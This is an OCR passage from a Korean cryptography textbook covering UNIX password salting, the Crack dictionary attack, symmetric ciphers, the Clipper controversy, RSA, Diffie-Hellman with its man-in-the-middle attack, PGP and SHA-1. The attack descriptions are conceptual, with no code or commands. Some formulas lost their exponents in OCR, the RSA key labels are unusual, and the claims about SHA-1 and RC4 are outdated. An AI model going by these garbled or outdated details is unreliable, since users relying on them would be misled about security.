- 그림 11-5 에서 "salt"라는 블럭이 있는데 이것은 /etc/passwd 파일에서 암호화된 패스워드 13 문자들 중 첫번째와 두번째의 문자를 가리킨다. 즉, 앞의 예에서 "Cw"를 가리킨다. 이것은 하드웨어로 구현된 DES(DES chip)를 이용하여 복호화를 하기 힘들도록 만들기 위한 기법이다. Salt 에 해당하는 두개의 문자를 이용하여 DES 의 선택 테이블(selection table) E 에서 적당한 값을 선택하면 그 값은 DES 의 연산과정에서 필요한 비트열 확대(bit expansion)에 사용된다.
- Salt 를 최초로 생성할 때, 즉 UNIX 시스템에 사용자의 계정을 만들어 처음으로 로그인하여 패스워드를 생성할 때에는 사용자의 프로세스 아이디(Pid)와 패스워드를 생성한 시각에 해당하는 값을 seed 로 하여 난수를 발생시켜서 그 값으로 salt 를 생성한다.




그림 11-5 UNIX 패스워드 암호화

- 따라서 위의 예에서의 암호화된 패스워드에서 앞의 "Cw"는 실제로 UNIX 시스템의 사용자가 생성한 패스워드와는 무관한 값이다. 패스워드의 생성과정과 패스워드를 이용한 인증과정을 흉내 내서 사용자 패스워드를 알아내는 "Crack"이라는 소프트웨어가 있다.
- 현재까지는 DES 의 알고리즘은 역연산(reverse operation)을 통해 복호화할 수 없다고 알려져 있기 때문에 암호화된 패스워드와 DES 의 알고리즘만을 갖고 패스워드를 알 아낼 수는 없다.따라서 Crack 프로그램에서는 소위 말하는 "사전공격(dictionary attack)"이라는 방법을 사용한다. Crack 을 구동시키기 위해서는 dictionary file 이 필요한데 보통 UNIX 시스템에서 spelling check 를 위해 사용되는 "words"라는 파일을 사용하거나 부지런한 해커들이 만들어 놓은 “bigdict”라는 파일을 사용한다.
- 이 “bigdict”라는 파일은 인터넷에서 crack 프로그램과 함께 얻을 수 있다. 이러한 dictionary file 에는 사전에 있는 수만개(2 만 5 천개 정도)의 단어들이 한 줄에 하나씩 기록되어 있어 crack 프로그램의 입력값으로 사용된다.

- Crack 프로그램을 실행 시키면 /etc/passwd 파일을 읽어서 그 파일에 등록된 모든 사용자들의 password entry 를 만들고 각 사용자의 salt 를 읽어 들인 다음 dictionary file 에 있는 단어들을 하나하나 대입하여 앞에서 설명한 암호화 과정을 거친다. 그런 다음 생성된 암호화된 패스워드를 /etc/passwd 파일에서 얻은 암호화된 패스워드와 비교하여 이것이 같으면 입력했던 단어를 그 사용자의 패스워드로 간주한다.
- Crack 프로그램은 단순히 패스워드 유추작업을 자동화한 것에 지나지 않는다. 그러나 dictionary file 의 내용을 만드는 사람의 노력여하에 따라서 굉장한 성과를 얻을 수 있는 해킹 툴이 될 수 있다. Dictionary file 을 만들 때에는 단순히 사전을 베끼는 것이 아닌 소위 social engineering 이라는 것을 이용할 수 있다.

- IDEA (International Data Encryption Algorithm)
  - IDEA 는 스위스에서 개발된 block cipher 알고리즘의 하나로서 비밀키의 길이가 128 비트이고 입력 데이타의 길이는 64 비트이다. 비밀키의 길이가 128 비트이므로 매우 안전한 알고리즘으로 알려져 있다(비밀키의 길이가 더 긴 알고리즘이라고 해서 항상 더 안전한 것은 아니지만 일반적으로 그렇다).
  - 특히 IDEA 는 differential cryp- tanalysis 에 매우 안전한 것으로 알려져 있다. 또한 알고리즘의 구조 자체가 소프트웨어뿐만이 아니라 하드웨어로도 구현이 매우 용이하게 되어 있고 소프트웨어로 구현했을 때의 프로세싱 속도는 DES 와 거의 비슷하다. 이는 비록 DES 에서 채택한 비밀키의 길이의 반밖에 되지 않지만 DES 에서는 내부적으로 똑같은 연산을 16 번 반복 수행하는데 비해 IDEA 는 8 번 수행하기 때문이다.

- SKIPJACK 알고리즘

- 이 알고리즘은 미국정부의 NSA(National Security Agency)에서 개발한 암호 알고리즘으로, 요즘 여러 가지 논란의 대상이 되고 있는 clipper 를 구현하기 위한 알고리즘이다. SKIPJACK 알고리즘 자체는 미국정부에서 공개하지 않았기 때문에 알 수 있는 바가 거의 없다. 단지 전문가들이 다음의 몇 가지를 추측하고 있을 따름이다.
  - 비밀키 알고리즘을 사용한다.
  - 비밀키의 길이는 80 비트이다.
  - 암호화/복호화를 수행할 때 단위 연산을 32 번 반복하는 알고리즘이다.
  - NSA 가 1985 년에 설계를 시작하여 1990 년에 검증을 마쳤다.
- 이 알고리즘이 정말로 안전한 것인지 아닌지에 관해서는 아무도 모른다. NSA 에서는 이 알고리즘이 미국의 국방관련 정보들을 암호화하기 위해서 만들었기 때문에 그 어느 알고리즘에 비해 안전할 수밖에 없다고 주장하고 있다. 그러나 미국정부에서 알고리즘 내부에 trap door 를 만들어 놓았을 거라는 주장이 암호관련 전문가를 포함한 일반 넷티즌들 사이에서 강하게 일어나고 있는 것이 사실이다.

- Clipper
  - Clipper 는 디지탈 음성과 메세지를 SKIPJACK 알고리즘을 이용하여 암호화하기 위한 VLSI chip 의 이름이다. 이것은 전화, 팩스, 모뎀과 같은 대부분의 디지탈 통신 하드웨어에서 사용할 수 있다. Clipper 는 미국 정부가 안전하고 대중들이 쉽게 구할 수 있는 암호 알고리즘에 관한 표준을 만들기 위해 시작한 "Capstone Project"에 의해 생겨났다.
  - Capstone Project 에 의해서 개발된 항목은 크게 암호 알고리즘, 디지탈 서명 알고리즘, 비밀키 교환 프로토콜 그리고 해쉬함수의 4 가지인데 이들 중 암호 알고리즘으로 개발된 것이 SKIPJACK

알고리즘이고 이를 응용하여 하드웨어로 구현한 것이 바로 Clipper chip 이다.

- 문제가 되는 사항을 요약하면 미국정부에서는 "국가의 이익을 위해서 정부는 어느 누구의 통신내용도 도청할 수 있는 권한을 갖는다"고 주장하고 있고 반대로 인권론자들은 "통신 내용을 도청하는 것은 사생활 침해이고 이것은 인간의 기본권에 대한 침해이다"라고 반박하고 있는 것이다.
- 인권론자들의 반박에 대하여 정부에서는 "key escrowing"이라는 방법을 쓰면 문제될 것이 없다고 주장한다. Key escrowing 은 clipper chip 을 이용하여 암호화/복호화하는데 사용하는 모든 비밀키를 하나의 기관이 관리하는 것이 아니라, 모든 비밀키를 반씩 나누어서 반쪽은 정부의 재무성에서 관리하고 나머지 반쪽은 연방수사국에서 관리하여 두 기관의 합의에 의해서만 완전한 비밀키를 얻어서 통신내용을 복호화할 수 있다는 것이다. 그러나 이것도 두 기관이 은밀히 공조체제를 구축한다면 아무런 소용이 없다는 것이 반론의 소지가 된다.
- 이러한 논쟁의 결말이 어떻게 될지는 모르지만 현재 미국 정부에서는 clipper chip 를 상용으로 사용하기를 원하는 회사에서는 사용하도록 권장만하고 있는 상태이고 AT&T 를 포함한 많은 통신회사들이 clipper chip 을 내장한 상품들을 만들었다고 공표한 상태이다.

공개키(Public Key) 암호기법

비밀키 암호기법에 있어서 가장 큰 문제점은 바로 메세지의 전달자와 수신자가 똑같은 비밀키를 다른 사람들이 모르게 공유해야 한다는 점이다. 특히 메세지의 전달자와 수신자가 물리적으로 서로 떨어져 있다면 그 두 사람은 매우 안전한 통신 수단을 이용하여 비밀키를 전달하여야 할 것이다.

만약 공격자가 이 두 사람간의 통신경로상에서 비밀키를 얻어낸다면 그 후로부터 메세지의 송신자와 수신자가 그 비밀키를 사용하여 메세지를 암호화한다 하여도 그 공격자는 자신이 훔친 비밀키를 이용하여 모든 메세지를 복호화하여 그 내용을 알 수가 있게 될 것이다. 또한 비밀키 암호기법에 있어서 모든 키들은 그것을 사용하는 두 사람 이외에는 아무도 알 수 없도록 비밀리에 보관되어야 하므로 만약 수많은 사람들이 동시에 상호 메세지를 주고 받고자 하는 경우에는 이러한 비밀키의 관리가 매우 어려워진다.

이와 같이 암호화를 위한 키의 생성과 전달 그리고 보관하는 문제 즉, 키의 관리 문제는 암호를 이용한 정보보안에 있어서 중요한 이슈가 되는 문제이다.

비밀키 암호기법이 갖는 위와 같은 키관리의 문제를 해결하기 위해서 제안된 것이 바로 공개키 암호 기법이다. 이것은 1976 년 Whitfield Diffie 와 Martin Hellman 에 의해 제안되었다. 이것을 이해하기 위해 다음의 [그림 11.6]을 보자. 먼저 메세지의 송신자와 수신자는 각각 두 개의 키를 할당받는다. 그 두 개의 키 중에 하나는 비밀키(Ks)이고 나머지는 하나의 공용키(Kp)이다. [그림 11.6]의 Krp 는 수신자(Receiver)의 공개키, Ksp 는 송신자(Sender)의 공개키를 의미하고 Kss 는 송신자의 비밀키를 그리고 Krs 는 수신자의 비밀키를 의미한다.




그림 11-6 공개키 암호 기법

비밀키는 메세지의 송/수신에 참여하는 모든 사람들이 개인적으로 비밀리에 보관하고 있어야 하고 공개키는 공개키 디렉토리에 보관되어 모든 사람들이 자신이 원하는 공개키를 얻을 수 있어야 한다. 그리하여 송신자가 메세지를 보내기 위해 먼저 공개키 디렉토리에서 메세지 수신자의 공개키를 획득한다(실제로는 공개키를 획득하는 과정에서도 암호기법을 이용한 인증절차가 필요하며 공개키를 보관하는 디렉토리의 안전한 관리를 위해 여러가지 방법이 필요하다).

그리고 송신하려는 메세지를 수신자의 공개키를 이용하여 암호화한 후 발송한다. 암호화된 메세지를 받은 수신자는 자신만이 갖고 있는 비밀키를 이용하여 그 메세지를 복호화하여 메세지를 얻는다. 여기에서 반드시 주목해야 할 사실은 바로 비밀키와 공개키는 키의 길이만 동일하고 서로 다른 값을 갖는 키라는 것이다.

혹자는 "서로 다른 두개의 키중 하나를 암호화하는데 사용하고 나머지 하나를 복호화하는데 사용한다는 것이 과연 가능한 일인가"라는 의문을 가질지도 모른다.

이것은 마치 "자동차의 문을 잠글 때 사용하는 열쇠와 문을 열 때 사용하는 열쇠가 서로 다른 것과 마찬가지"라고 생각하며 의아해 할지도 모르겠다. 이런 의문이 가는 것은 어떻게 보면 매우 당연한 것이다.

그러나 이러한 문제는 앞으로 설명할 공개키 알고리즘들에 의해 쉽게 해결된다. 이 문제에 있어서의 핵심은 공개키를 알아낸 후 이것을 이용하여 나머지 하나의 비밀키를 알아낼 수 없도록 하는 일이다. 즉, 메세지의 송신자와 수신자의 사이에서 정보를 훔쳐내려는 사람이 어떤 방법을 사용하여 공개키 디렉토리에 있는 공개키를 얻었을 때 이를 이용하여 그 공개키에 대응되는 비밀키를 유추나 계산을 통해서 알아낼 수 없도록 해야 한다는 것이다.

이러한 한쌍의 키를 생성시키기 위해서 사용되는 알고리즘의 종류에는 여러가지가 있는데, 이들 중에서 대표적인 알고리즘 몇 가지를 소개하기로 한다.

- RSA 공개키 암호 알고리즘
  - RSA 공개키 암호화 알고리즘은 1977 년에 Ron Rivest, Adi Shamir 그리고 Leonard Adleman 이라는 세 명의 수학자들에 의해 제안된 방식이다. 이 알고리즘은 현재 공개키 암호기법들 중에서 가장 널리 사용되고 있다. RSA 방식으로 한 쌍의 키를 생성하는 과정을 예를 들어 설명하면 다음과 같다.
    - 두 개의 서로 다르고 크기가 매우 큰 소수(prime number)를 선택한다. 이를 각각 p, q 라고 하자.
    - 두 개의 소수 p, q 를 곱하여 새로운 수 n 을 계산한다. 즉, n = p*q 라 한다.
    - n 보다는 작고 (p-1)*(q-1)와 공통인수를 1 이외에는 갖지 않는 새로운 수 e 를 계산한다.
    - "(e*d-1) mod (p-1)*(q-1) = 0"을 만족하는 수 d 를 계산한다.

- 이렇게 하여 계산된 n, p, q 를 이용하여 비밀키는 n 과 e 를 각각 이진수화하여 연접시킴으로 얻을 수 있고 공개키는 n 과 d 를 각각 이진수화하여 연접하여 얻게 된다. 즉,

```
Ks = (e,n)
Kp = (d,n)
```

- 여기서 'e'는 encryption, 'd'는 decryption 을 의미한다. 이렇게 얻어진 키를 이용하여 암호화/복호화하는 계산은 다음의 방식을 따른다.

```
(암호화)    C = MKp mod n
(복호화)    M = CKs mod n

M = CKs = (MKp)Ks
    = MKpKs mod n    --> (1)
    = M1 mod n       --> (2)
    = M
```

- 단, 여기서 메세지 M 의 비트열 길이는 n 의 비트열 길이보다 작아야 한다. 따라서 실제의 메세지를 n 보다 작거나 같은 길이로 잘라서 입력해야 한다. 위에서 (1)에서 (2)로 넘어가는 과정의 계산은 간단한 대수정리(Euler's therorem)에 의해서 증명될 수 있으나 위의 계산식이 참이라고 믿기 만하고 여기에서는 그 과정은 생략하기로 한다. 좀 더 구체적인 예를 들기 위해서 이번에는 크기가 매우(!) 작은 수를 이용하여 위의 과정을 따라가 보자

```
 i. p = 7, q = 17
ii. n = p*q = 119
```

```
 iii. (p-1)*(q-1) = 96
  iv. 96 보다는 작고 96 과의 공약수가 1 이외에는 없는 수 e 를 구하면 ==>
e = 5
   v. d*e mod 96 = d*5 mod = 1 을 만족하고 96 보다는 작은 수 d 를 구
하면 ==>  d = 77
```

- 따라서 위의 과정에 의해서 생성된 비밀키는 (5,119) = (00001011110111)이 되고 공개키는 (77, 119) = (10011011110111)이 된다. 생성된 비밀키는 자신이 소유하고 공개키는 안전한 공개키 디렉토리에 등록한다. RSA 알고리즘에 있어서의 핵심은 주어진 n, d 를 알고 있는 상태에서 p 값을 구하기가 힘들다는데 있다.

- Diffie-Hellman 키분배 알고리즘
  - Public Key 암호화 기법을 제안한 Diffie-Hellman 은 이 기법에서 생성된 키를 안전하게 송/수신자들에게 분배하는 알고리즘을 제안하였다. 즉, 이 알고리즘은 비밀키와 공개키를 생성하여 암호화와 복호화를 수행하는 방식에 관한 알고리즘이 아니라 메세지를 주고받으려는 두 명의 사람이 비밀리에 비밀키를 공유하기 위한 방법이라는 것을 잊지 말도록 하자. 현재 이 방식은 상용 보안 소프트웨어에 널리 사용되고 있다. Diffie-Hellman 의 키분배 알고리즘을 간단하게 설명하면 다음과 같다.
  - 전제 조건
    - n,g : 크기가 큰 정수들로서 메세지의 송수신에 참여하는 모든 사람들에게 공개되어있다.
    - 그리고 특히 g 값은 n 보다는 작고 1 보다는 크다.
  - 송신자는 비교적 크기가 큰 난수 x 를 발생시키고 이 값을 보관한다.

- 수신자 역시 비교적 크기가 큰 난수 y 를 발생시키고 이 값을 보관한다.
- 송신자는 다음의 계산을 하여 그 결과를 수신자에게 보낸다.

```
X = gx mod n
```

- 수신자는 다음의 계산을 하여 그 결과를 송신자에게 보낸다.

```
Y = gy mod n
```

- 송신자는 Y 를 받아서 다음의 계산을 한 후 비밀키 Ks 를 얻는다.

```
Ks = (Y)x mod n = gyx mod
n
```

- 수신자는 X 를 받아서 다음의 계산을 한 후 비밀키 Kr 을 얻는다.

```
Kr = (X)y mod n = gxy mod
n
```

- 위의 ⑤와 ⑥에서 계산된 결과인 Ks 와 Kr 이 같은 값을 갖는다는 것을 쉽게 알 수 있을 것이다. 따라서 송신자와 수신자는 이 값을 비밀키로 하여 메세지를 암호화/복호화할 수 있게 된다. 계산된 비밀키(Kr 또는 Ks)가 왜 비밀키인가? 라고 의아해 할 독자를 위해 위의 과정을 정리하면 다음과 같다.
  - 수신자와 송신자가 주고 받는 값들(즉 공격자에게 노출될 가능성이 많은 값들)

```
X(=gx), Y(=gy)
```

- 모든 사람들이 다 알고 있는 값들(즉, 공격자도 이미 다 알고 있는 값들)

```
n, g
```

- 송신자만이 알고 있는 값(그래서 안전하다고 생각되는 값)

```
x
```

- 수신자만이 알고 있는 값(그래서 안전하다고 생각되는 값)

```
y
```

- 따라서 공격자가 최대한으로 얻을 수 있는 정보는 n, g, X, Y 이다. 공격자들이 비밀키를 계산하기 위해서는 x 또는 y 의 값을 알아야 한다. 이 값을 알기 위해서는 다음의 계산에서 x 또는 y 를 구해야 한다.

```
X = gx mod n
Y = gy mod n
```

- 위의 식에 있어서 (X, g, n), (Y, g, n)을 알고 있고 n 이 충분히 클 경우 x, y 를 구하는 것은 수학적으로 불가능(infeasible)하다고 알려져 있다(일방향 함수의 특성). 따라서 비밀키(Kr, Ks)는 비밀키이다. 그러나 Diffie-Hellman 의 알고리즘을 공략할 수 있는 공격방법이 없는 것은 아니다. 즉, 알고리즘 자체는 수학적으로 안전하다고 할 수 있지만 사실 암호 프로토콜 중에 헛점(security hole)이 없는 것은 아무것도 없다.
- 소위 흉내내기 공격법(impersonation attack)이란 것이 Diffie-Hellman 키 분배 프로토콜의 공격방법이다.즉, 공격자가 송신자와 수신자의 사이에서 "송신자에게는 공격자 자신이 수신자인 것처럼

" 그리고 "수신자에게는 공격자 자신이 송신자인 것처럼" 속이는 방법이다. 이 방법은 다음과 같이 이루어진다.

- 전제 조건
  - 공격자는 송신자와 수신자가 주고 받는 모든 데이타를 얻을 수 있다.
- 공격자는 송신자가 보낸 X 값을 가로채서 보관하고, 자신이 생성시킨 난수값 z 을 이용하여 Z 를 송신자와 수신자에게 보낸다.

```
Z = gz mod n
```

- 공격자는 수신자로부터 Y 값을 얻는다.
- 송신자와 수신자는 자신들이 얻은 값 Z 를 이용하여 다음의 비밀키를 생성한다.

```
송신자 : Kxz = gxz mod n
수신자 : Kzy = gzy mod n
```

- 공격자는 (b)에서 얻은 X, Y 값을 이용하여 다음의 비밀키를 계산할 수 있다.

```
송신자용 비밀키 : gzx mod
n
수신자용 비밀키 : gzy mod
n
```

- 결과적으로 Kxz 와 Kzy 라는 두 개의 비밀키가 생성되어 전자는 송신자와 공격자가 통신을 하는 데 사용되고, 후자는 공격자와 수신자가 통신을 하는데 사용된다. 당연히 송신자와 수신자는 서로가 서로에게 메세지를 안전하게 주고 받는 다고 착각을 하고 있게 된다.

- PGP (Pretty Good Privacy)
  - 인터넷에서 사용되는 암호화 기술로서, PEM(Privacy Enhanced Mail)의 일부 기능만 수행하므로 성능은 뒤떨어진다. 공개된 RSA 암호화 기법을 이용해 암호화를 구현했으므로 특허에 저촉되지는 않는다. PGP 와 PEM 은 보내고자 하는 내용을 암호 알고리즘을 이용하여 암호화함으로써 전자우편을 엽서가 아닌 밀봉된 봉투에 넣어서 보내는 개념이다. 따라서 전자우편 메시지를 암호화함으로써 메시지를 누군가 입수한다 하더라도 그 내용을 알아볼 수 없다. 또한 해시함수를 사용해 메시지의 변경여부도 알아낼 수 있다.
  - PEM 은 IETF(Internet Engineering Task Force)에서 인터넷 드래프트로 채택되었고 높은 보안성을 가지고 있지만, 구현의 복잡성 등의 이유로 널리 쓰이지는 않고 있다. 반면에 PGP 는 Philip Zimmermann 이라는 사람이 독자적으로 개발하였고, PEM 에 비해 보안성에서는 조금 취약한 면을 보이고 있지만 구현이 쉽고, 키 인증 등의 권한을 한 곳에 집중시키지 않고 사용자 스스로가 가진다는 사실 등에 힘입어 현재 가장 많이 쓰이고 있다.
  - 예를 들면, 내가 사원이고, Kim 은 과장인데, 나한테 주마다 특별 회사업무를 보고를 하는데, E-mail 을 이용하고 있다. 그러면, 중간에서 과장의 메일을 빼보는 사람들이 있는데, 이들이 이 메일을 못 보도록 하고자 할때 사용되는 것이 RSA 이다.
  - 즉 나는 두 개의 열쇠(key)를 가지고 있다. 하나는 편지를 보내는 사람이 메일을 암호화하기 위해 쓰는 열쇠이고, 다른 하나는 내가 그 편지를 읽기 위한 열쇠이다. 즉 한 개는 금고에 넣기만 하는 열쇠이기 때문에, 누구에게나 공개를 해서, 예를 들어, finger 정보에 자신에게 메일을 보낼 때 사용하는 열쇠를 보여준다. 그리고, 금고를 여는 열쇠는 자기만이 가지고 있는 것이다. 이제, 사원은 k

라는 여는 열쇠를 만들고, 금고에 넣는 열쇠는 finger 를 통해 알려준다.

- 이와같이 PGP 는 encryption 을 할 때, 첫번째로 session key 와 IDEA 알고리즘을 이용하여 암호화를 하고, 두번째로 public key 와 RSA 알고리즘을 이용하여 암호화를 하고 있으므로 상당히 뛰어난 암호화를 할 수 있는 것이다. 그러면 과장은 finger 를 통해 사원의 열쇠를 가지고, 메일을 암호화해서 보내게 되는 것이다. 역으로 과장도 자신의 메일을 푸는 열쇠를 가지면, 사원이 메일을 보낼 때, 암호화해서 보낼 수 있게 될 것이다.

- RC-4
  - RSA 데이터 시큐리티(RSA Data Security) 회사에서 개발한 암호화 알고리즘을 이용한 컴퓨터 암호화 기법으로서, 40 비트로 된 암호 및 해독키를 이용하여 처리한다. 이 키를 모를 경우에는 2 의 40 승 갯수 경우의 수로 해독해야 하므로 해독이 어렵다.

- ECC
  - Elliptic Curve Cryptosystem(타원곡선 암호체계)의 약어로서, 전자상거래(electronic commerce)의 핵심기술이 암호화 기술로 대두됨으로, 97 년 관심을 끌고 있는, 이산대수의 난해성에 기반을 둔 공개키(public key) 암호와 방식이다. 85 년 코블리츠(N, Koblitz)와 밀러(V.S. Miller)가 RSA 암호화 방식에 대한 대안으로 처음 제안하였다.

해쉬함수를 이용한 암호기법

해쉬함수는 임의의 길이의 데이터를 특정 길이로 줄여주는 함수를 말한다. 시스템 구성과정에서 해쉬함수가 필요했던 이유는 데이터들의 중복 여부를 검사를 쉽게 하는 것이다.

대용량의 데이터가 서로 같은 내용인지를 검사하기 위해서 데이터 전체를 일일이 비교할 수도 있으나, 그렇게 하면 속도와 시간 면에서 엄청난 손해를 초래할 수 있다. 그러므로 두 데이터간의 해쉬값을 기반으로 하여 검사를 수행한다면 속도측면에서 유리하다는 것이 알려져 있다. 암호에서 사용하는 해쉬함수 역시 이와 유사한 특성을 가지고 있다. 특히 전자서명의 경우, 보통 단문에 대해 서명에 사용한다.

예를 들어 DSS 의 경우 160 비트 메시지로부터 320 비트의 서명을 생성한다. 하지만 문장이 길어질 경우, 이 메시지를 160 비트씩의 단위로 블록을 나누어 서명을 한다면 서명 후의 길이는 원문의 두 배가 되어 전송이나 저장 등에 있어서 시간이나, 메모리에 대한 낭비를 초래한다. 그리고 각 블록을 일일이 서명해야 하는 점 때문에 속도가 저하되며, 전송할 때에 서명된 메시지들의 블록의 순서가 바뀌거나 혹은 일부가 없어지더라도 그 메시지는 유효한 서명으로 인정될 수 있다는 문제점이 있다.

따라서 전체 문장의 무결성을 위해서는 작은 부분으로 나누어 하는 서명보다는 전체를 한꺼번에 할 수 있어야 한다. 그래서 여기서 해쉬함수의 필요성이 대두되고, 이는 임의의 길이의 문장을 암호학적 해쉬함수를 이용하여 원하는 길이의 메시지 다이제스트(해쉬함수를 통해 생성된 메시지의 축약형)를 생성하여 이에 대해 서명을 하도록 하고 있다. 그러나 데이터의 무결성 검사 등을 수행하기 위해 일반적으로 사용하는 해쉬함수의 특성 이외에 다음의 추가적인 특성을 만족해야 한다.

- 단방향성(one-wayness)
- 충돌에 대한 강한 저항성(strong collision-free)
- 충돌에 대한 약한 저항성(weak collision-free)

단방향성이라는 것은 해쉬값 a 에 대하여 a=h(b) 가 되는 b 를 찾기 어렵다는 성질이다.

임의의 z 에 대해 서명을 생성하는 데, z 와 생성된 서명을 알아도 z=h(x) 가 되는 x 를 만들 수 없어야 한다는 것이다.

strong collision-free 는 h(a)= h(b) 가 되는 순서쌍 a,b 를 찾기 어렵다는 성질이다. 이는 누군가가 원래의 서명자에게 임의의 x 라는 메시지의 서명을 요구한 후, 이 서명과 같게 되는 x prime 을 찾고자 할 때, 그 두 순서쌍의 존재 여부와 찾기가 어렵다는 것으로 만일 누군가 자신이 서명을 하고도 이를 부인하려는 사태를 방지하기 위한 성질이다.

weak collision-free 는 주어진 a 에 대하여, h(a) = h(b) 가 되는 b 를 찾기 어렵다는 성질로, 누군가 원래 메시지 x 와 이에 대한 서명을 알 때, 메시지의 내용을 위조하면서도 서명을 유효하게 할 x prime 을 찾기 힘들다는 것으로 타인에 의한 서명위조를 방지하기 위한 것이다 따라서 이러한 성질을 만족하는 해쉬함수가 존재할 경우, 우리는 메시지 M 이 전달과정에서 변조되었는지 여부를 다음의 프로토콜을 통해 확인할 수 있다.




그림 11-7 해쉬를 이용한 통신

그림 11-7 에서와 같이 A 는 B 에게 메시지 M 과 이에 대한 해쉬값 h(M) 을 같이 전송을 하면, B 가 받은 M'과 h(M)에서 h(M')의 값을 계산하여 h(M)과 비교하여 받은 메시지 M'이 원래의 M 과 같은지 다른지를 확인할 수 있다.

현재까지 여러 종류의 해쉬함수들이 제안되었다. 대표적인 것으로는 MD5, SHA-1, RIPEMD-160 등이 있다. 이들 중, MD5 의 경우는 해쉬값이 128 비

트라는 단점 때문에 strong collision-free 의 성질을 만족하지 못하는 것으로 알려져 있다. 그러나 SHA-1, RIPEMD-160 의 경우는 160 비트 해쉬값을 가지며, 이들의 안전성이 증명된 것은 아니지만, 아직까지 MD5 와 같은 문제점은 발견되지 않고 있다.

그러나 암호에서 해쉬함수는 누구든지 생성 가능하다는 특성을 갖기 때문에 실제적인 메시지의 무결성(integrity)의 효과를 얻기 위해서는 인증(authenticity) 기능을 갖는 암호 함수와 결합되어 사용되는 경우가 많이 있다. 즉 해쉬와 전자서명 알고리즘의 결합이나, 해쉬함수와 비밀키 암호 알고리즘의 결합된 사용이 바로 그것이다. 그리고, 해쉬함수 자체적으로 이러한 특성을 지닐 수 있도록 구성된 방법이 있는데, 이를 키잉 해쉬(keying hash function)이라고 한다. 대표적인 예로는 HMAC 방식이 있다.

HMAC 함수를 이용할 경우, 키를 아는 사람만이 해쉬값의 생성 및 검증이 가능하므로 인증의 효과를 얻을 수 있다.

이제는 해쉬함수의 예로 SHA-1 의 구성방법을 살펴보고, 이를 기반으로 하여 HMAC 방식을 이용하여 keying hash function 으로 확장하는 방법을 알아보자.

Secure Hash Algorithm(SHA)은 미국의 국가표준기술연구원에서 연방정부의 필요에 의해 만들어졌으며 1993 년에 FIPS 에 의해 발표된 해쉬함수이다. SHA 는 1995 년에 약간의 수정을 거쳐 SHA-1 이라는 이름으로 발표되었다. 이 해쉬함수는 MD4 라는 해쉬함수를 기본으로 하여 설계되었다. SHA-1 은 최대 2^64 비트의 길이의 입력을 받아 160 비트의 해쉬값을 생성한다.

입력은 512 비트의 블록 단위로 처리가 된다. 또 SHA-1 은 DES 가 16 라운드를 수행하여 암호문을 생성하는 것처럼, 4 라운드를 수행함으로써 해쉬값을 생성해 낸다. SHA-1 은 다음과 같은 단계로 구성된다.

입력이 들어오면 패딩을 통해 입력값의 길이가 일정할 수 있도록 해준다. 패딩은 언제나 이루어진다. 다음 단계에서는 메시지에 64 비트 단위의 블록이 첨부된다. 이 블록은 실제 메시지의 길이가 포함되어 있다. 다음 단계에서는 MD 버퍼라는 메모리를 초기화해준다. 이 버퍼는 160 비트이며, 5 개의 32 비트 블록으로 나누어져 있다.

각 블록에는 해쉬함수의 고유한 값이 저장되고, 이 값은 처음 해쉬 설계 시 정해진 값이다. 그 다음 단계에서 512 비트 단위로 메시지를 앞에서 초기화한 MD 버퍼와 이미 정의된 함수들에 의해 처리한다. 처리하고 나면 160 비트의 메시지 다이제스트(해쉬값)이 생성된다.

SHA-1 과 MD5 를 비교해보면, birthday 공격 방법까지 포함한 brute-force 공격(가능한 평문을 모두 입력하여 원하는 결과가 나오는 평문을 찾는 방법)에 대한 안전성을 비교해보면, MD5 보다 SHA-1 의 해쉬값이 32 비트 더 길다. MD5 의 경우는 128 비트이지만, SHA-1 은 160 비트의 해쉬값을 생성한다. 따라서 MD5 의 경우는 2^128 개의 메시지를, SHA-1 은 2^160 의 메시지를 각각 대입해서 원하는 해쉬값이 나오는 입력을 찾게 되므로 SHA-1 이 MD5 에 비해 더 안전하다고 할 수 있다.

